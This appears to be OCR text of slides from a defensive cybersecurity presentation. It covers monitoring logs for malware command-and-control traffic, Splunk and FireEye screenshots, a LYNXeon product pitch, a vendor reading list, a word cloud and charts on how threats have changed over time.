
MALWARE COMMAND & CONTROL MONITORING SITES (EXAMPLE)

- Collect FW Logs
- Collect FireEye Logs
- Collect flowdata
- Collect DNS logs
- Correlate netflows (IPs)to known C&C addresses
- Correlate DNS queries to known C&C domain names
- Look-up to known C&C lists
- Real-time alerts and notifications




Monitoring for sites that change IPs and IPs that change their domain names


SPLUNK - FIREEYE



SPLUNK



Event Types



View results


	Application	VSYS	Source Zone	Volume in MB	Distribution
1	WEB-BROWSING	vsys1	Tap	1831	
2	YOUTUBE-BASE	vsys1	Tap	1079	
3	SSL	vsys1	Tap	620	
4	FLASH	vsys1	Tap	451	
5	FACEBOOK-BASE	vsys1	Tap	362	


View results

LYNXeon®

Investigative Analytics and Pattern Detection to:


- Create active defense and go head-to-head against the adversaries
- Provide your security team with unprecedented network visibility using the data and resources you already have
- Gain operational security insight from your current network and security data
- Reduce root cause analysis time
- Identify and examine previously hidden malicious behavior
- Determine incident impact with full activity history pre- and post-breach
- Collect and Fuse All of Your Current Data
  - Architecture capable of quickly collecting and fusing all of the network data you already have including NetFlow, PCAPs, IPS/IDS, Firewalls, NGFW, NGTP, SIEMs, log data, and more






21CT

http://www2.fireeye.com/definitive-guide-next-gen-threats.html







http://connect.paloaltonetworks.com/modern-malware-4dummies-EN

GOOD READING

- The Modern Malware Review
  (http://connect.paloaltonetworks.com/modernmalwarereview)
- Advanced Threat Report 2H 2012
  (http://www2.fireeye.com/WEB2012ATR2H_advanced-threat-report-2h2012.html)
- Definitive Guide to Next-Generation Threat Protection
  (http://www2.fireeye.com/definitive-guide-next-gen-threats.html)
- Modern Malware for Dummies
  (http://connect.paloaltonetworks.com/modern-malware-4dummies-EN)
- Next-Generation Firewalls for Dummies
  (http://connect.paloaltonetworks.com/ngfw-4dummies-EN)


cybercrime
highly-targeted
hackers
threats
inside
media
scams
social
access
just
getting
Forrester
many
layers
money
sites
fear
come
success
institutions
potential
info
assume
Now
may
either
recent
thing
parties
phish
victim
way
released
automatically
Hackers
solution
anti-virus
systems
Remember
breached
provide
Bring
try
Rolls-Royce
management
malicious
fell
free
fame
links
latest
personal
longer
third
gaining
financial
administer
analyst
family's
protection
see
viewing
targets
fancy
needs
rise
Many
vacation
Threats
threat
types
remote
changing
want
report
week
leads
friends
multiple
best
information
smarter
kinds
even
Invest
swamped
partner
attacks
order
breach
lure
get
better
external
profile
trusted
Banks
doubt
one
Shell
Adobe
play
games
Systems
highly-trusted
software
defense
Industry
different
sophisticated
connections
modern
glamour
uncertainty
protect
remotely
Google also
Facebook
landscape
security.hackers


Potential for Damage Decreases with Knowledge of Threat
Automated Mitigation Process:
Lower Damage Potential
Time to Respond
Manual Detection Process:
Higher Damage Potential
DAY
ZERO
Knowledge of Threat


Threats Becoming Increasingly Difficult to Detect and Mitigate
Financial:
Theft and Damage
Fame:
Viruses and Malware
Testing the Waters:
Basic Intrusions and Viruses
Threat Severity
1990
1995
2000
2005
What's Next?

JOURNEY TO THE CLOUD